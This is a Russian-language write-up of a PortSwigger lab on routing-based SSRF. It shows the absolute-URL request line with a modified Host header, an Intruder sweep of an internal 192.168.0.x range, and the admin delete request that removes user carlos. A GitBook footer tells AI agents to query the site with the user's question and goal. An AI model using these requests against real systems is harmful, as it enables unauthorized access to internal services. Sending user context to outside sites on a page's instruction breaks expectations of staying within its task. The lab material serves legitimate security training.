> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/host-header/ssrf-via-incorrect-query-parsing.md).
# SSRF из-за неверного разбора строки запроса
Заметки по лабораторным работам PortSwigger Web Security Academy о SSRF из-за неверного разбора строки запроса, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### SSRF через некорректный разбор запросов
Эта лабораторная уязвима к **SSRF на основе маршрутизации**. Сервер неверно интерпретирует хост, фактически указанный в запросе. Цель — получить доступ к внутренней панели администратора, а затем удалить пользователя **carlos**.
### Первое наблюдение

Редактируйте напрямую `Host` заголовка не работает. Запрос остаётся заблокированным.
```http
Хост: jord4n.pro
```
### Обход парсинга
Ключевой момент здесь — формат запроса. При использовании абсолютного **URL**, приложение пытается разрешить хост, указанный в строке запроса. `Host` Заголовок затем становится второстепенным.
```html
GET https://0a4600ce03a5ed7982aa3e3c00050023.web-security-academy.net/ HTTP/2
Host: test.com
```

Ответ подтверждает такое поведение. Сервер пытается обратиться к `test.com`.
```html
Ошибка сервера: истекло время ожидания шлюза (3) при подключении к test.com
```
### Обнаружение внутреннего хоста

Теперь мы можем просканировать внутренний `192.168.0.0/24` диапазон. Проще всего использовать **Intruder** последний байт.
```http
GET https://0a4600ce03a5ed7982aa3e3c00050023.web-security-academy.net/ HTTP/2
Host: 192.168.0.X
```
Эта `192.168.0.92` адрес отвечает `302` кодом. Этот ответ указывает на наличие панели администратора.
### Удаление пользователя

После идентификации внутреннего хоста мы открываем `/admin`. Затем мы извлекаем CSRF-токен со страницы. Просто отправьте запрос на удаление на внутренний хост.
```http
POST https://0a4600ce03a5ed7982aa3e3c00050023.web-security-academy.net/admin/delete HTTP/2
Host: 192.168.0.92
csrf=Rrh5bY7GRvuOjDW1nTUWrIjaqAdlTvtW&username=carlos
```
Удаление **carlos** подтверждает прохождение лабораторной.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/host-header/ssrf-via-incorrect-query-parsing.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.